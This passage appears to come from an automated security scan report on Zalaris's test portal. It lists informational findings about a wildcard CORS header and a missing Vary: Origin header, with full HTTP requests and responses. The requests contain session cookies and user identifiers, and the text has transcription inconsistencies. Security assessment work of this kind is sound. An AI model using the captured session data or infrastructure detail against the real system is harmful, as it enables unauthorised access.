https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/ https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
```



```
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web/* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self' https://*.zalaris.com:443 blob: ; Strict-Transport-Security: max-age=31536000 X-Content-Type-Options: nosniff Connection: close

.PNG

...IHDR.....>..z.....tEXtSoftware.Adobe ImageReadyq.e<...&ITxTML:com.adobe.xmp.....<?xpacket begin="..." id="W5M0MpCehiHzreSzNTczkc9d"?> <x:xmpmeta xmlns:x="adobe:ns:meta/" x:xmpk:"A
...[SNIP]...
```

9.6. https://testportal.zalaris.com/neptune/public/application/neptune/nam/ipa.jpg

Summary

Severity:	Information
Confidence:	Certain
Host:	https://testportal.zalaris.com
Path:	/neptune/public/application/neptune/nam/ipa.jpg

Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request.

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

Request 1

```
GET /neptune/public/application/neptune/nam/ipa.jpg HTTP/1.1
Host: testportal.zalaris.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close
Cache-Control: max-age=0
Origin: https://testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiAQlh-eB432Fw; sap-usercontext=sap-client=650; ai_user=pY43eHT283zZx6XKbmxFKEj2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=97b586dea6e07cf7e2499ed8410ba9f; SAPWP_active=1; ai_session=KQ1QJDjCC3nCARUzHP1QPj1656564413184j1656578588239
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 08:53:49 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: image/jpeg
content-length: 4096
dpx-sap: 21100006
x-user-logon-language: E
access-control-allow-origin: *
last-modified: Tue, 19 Aug 2014 17:02:32 GMT
sap-dms: KW
ms-author-via: DAV
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/ https://*.neptune-software.com:443 https://license.goedit.io:443 goedit.io/* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net /a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource/* https://*.boost.ai/ https://ui5.sap.com/ https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com https://*.mqcdn.com:443 https://syndication.twitter.com https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web/* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self' https://*.zalaris.com:443 blob: ;
```

```
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close

.....JFIF..... "(!.%...!2$&5+::/"383-*2..

...+...+7+++77+++..... "
...[SNIP]...
```

9.7. https://testportal.zalaris.com/neptune/public/application/zalaris_common_used/js/excel-builder.dist.min.js

Summary

Severity:	Information
Confidence:	Certain
Host:	https://testportal.zalaris.com
Path:	/neptune/public/application/zalaris_common_used/js/excel-builder.dist.min.js

Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request.

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

Request 1

```
GET /neptune/public/application/zalaris_common_used/js/excel-builder.dist.min.js HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpieQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f; SAPWP_active=1;
ai_session=KQ1QJDJCC3nCARUuzHP1QP|1656564413184|1656578588239
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
Dnt: 1
Sec-Fetch-Dest: script
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
Origin: https://testportal.zalaris.com
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 08:56:18 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/x-javascript
Content-Length: 104015
dpx-sap: 21100006
x-user-logon-language: E
access-control-allow-origin: *
last-modified: Fri, 19 Feb 2016 08:02:30 GMT
sap-dms: KW
ms-author-via: DAV
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit.io/ data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://cdn.platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com https://*.zalaris.com https://cdnjs.cloudflare.com https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
```

Connection: close

```
!function(a){var b,c,d;!function(a){function e(a,b){return u.call(a,b)}function f(a,b){var c,d,e,f,g,h,i,j,k,l,m,n=b&&b.split(""),o=s.map,p=o&&o[""];if(a&&"."===a.charAt(0))if(b){for(a=a.split("...[SNIP]...
```

9.8. https://testportal.zalaris.com/neptune/public/application/zalaris_common_used/js/imageresizer.js

Summary

Severity: **Information**

Confidence: **Certain**

Host: **https://testportal.zalaris.com**

Path: **/neptune/public/application/zalaris_common_used/js/imageresizer.js**

Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request.

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

Request 1

```
GET /neptune/public/application/zalaris_common_used/js/imageresizer.js HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpicQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f; SAPWP_active=1;
ai_session=KQ1QJDJCC3nCARUuzHP1QP|1656564413184|1656578588239
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
Dnt: 1
Sec-Fetch-Dest: script
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
Origin: https://testportal.zalaris.com
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 08:57:21 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/x-javascript
Content-Length: 11431
dpx-sap: 21100006
x-user-login-language: E
access-control-allow-origin: *
last-modified: Fri, 12 Jul 2019 11:25:10 GMT
sap-dms: KW
ms-author-via: DAV
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsef.eu:443 https://*.sapsef.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit.io: data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close
```

/*

* Hermite resize - fast image resize/resample using Hermite filter.

```
* Version: 2.2.7
* Author: ViliusL, adjusted by JUPA for Zalaris needs
* https://github.com/viliusle/Hermite-resize
*/
...[SNIP]...
```

9.9. https://testportal.zalaris.com/neptune/public/application/zalaris_common_used/js/jspdf.js

Summary

Severity: **Information**

Confidence: **Certain**

Host: **https://testportal.zalaris.com**

Path: **/neptune/public/application/zalaris_common_used/js/jspdf.js**

Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request.

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

Request 1

```
GET /neptune/public/application/zalaris_common_used/js/jspdf.js HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpieQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f;
ai_session=KQ1QJDJCC3nCARUuzHP1QP|1656564413184|1656578588239; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
Dnt: 1
Sec-Fetch-Dest: script
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
Origin: https://testportal.zalaris.com
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 08:58:08 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/x-javascript
Content-Length: 307551
dpx-sap: 21100006
x-user-logon-language: E
access-control-allow-origin: *
last-modified: Tue, 08 Oct 2019 07:00:12 GMT
sap-dms: KW
ms-author-via: DAV
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit.io data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Type-Options: nosniff
Connection: close

!function(t,e){"object"==typeof exports&&"undefined"!typeof module?module.exports=e):(function(){})(this,function(){use
strict;var t,y,e,i,i,o,a,h,C,T
```

...[SNIP]...

9.10. https://testportal.zalaris.com/neptune/public/application/zmfp_photo_upload/js/cropper1.min.js

Summary

Severity:	Information
Confidence:	Certain
Host:	https://testportal.zalaris.com
Path:	/neptune/public/application/zmfp_photo_upload/js/cropper1.min.js

Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request.

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

Request 1

```
GET /neptune/public/application/zmfp_photo_upload/js/cropper1.min.js HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpieQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f; SAPWP_active=1;
ai_session=KQ1QJDJCC3nCARUuzHP1QP|1656564413184|1656579489016
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
Dnt: 1
Sec-Fetch-Dest: script
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
Origin: https://testportal.zalaris.com
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 08:58:38 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/x-javascript
Content-Length: 37364
dxp-sap: 21100006
x-user-logon-language: E
access-control-allow-origin: *
last-modified: Thu, 22 Apr 2021 14:05:18 GMT
sap-dms: KVV
ms-author-via: DAV
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close

/*!
* Cropper.js v1.5.9
* https://fengyuanchen.github.io/cropperjs
*
* Copyright 2015-present Chen Fengyuan
* Released under the MIT license
```

```
*
* Date: 2020-09-10T13:16:26.743Z
*/
!fun
...[SNIP]...
```

9.11. https://testportal.zalaris.com/neptune/public/images/microsoft-azure-logo.svg

Summary

Severity: **Information**

Confidence: **Certain**

Host: **https://testportal.zalaris.com**

Path: **/neptune/public/images/microsoft-azure-logo.svg**

Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request.

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

Request 1

```
GET /neptune/public/images/microsoft-azure-logo.svg HTTP/1.1
Host: testportal.zalaris.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close
Cache-Control: max-age=0
Origin: https://testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiaQlh-eb432Fw; sap-usercontext=sap-client=650; ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f; SAPWP_active=1; ai_session=KQ1QJDjCC3nCARUuzHP1QP|1656564413184|1656579489016
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 09:02:57 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: image/svg+xml
Content-Length: 3651
dpx-sap: 21100006
x-user-logon-language: E
access-control-allow-origin: *
last-modified: Mon, 19 Oct 2020 20:19:22 GMT
sap-dms: KW
ms-author-via: DAV
sap-server: true
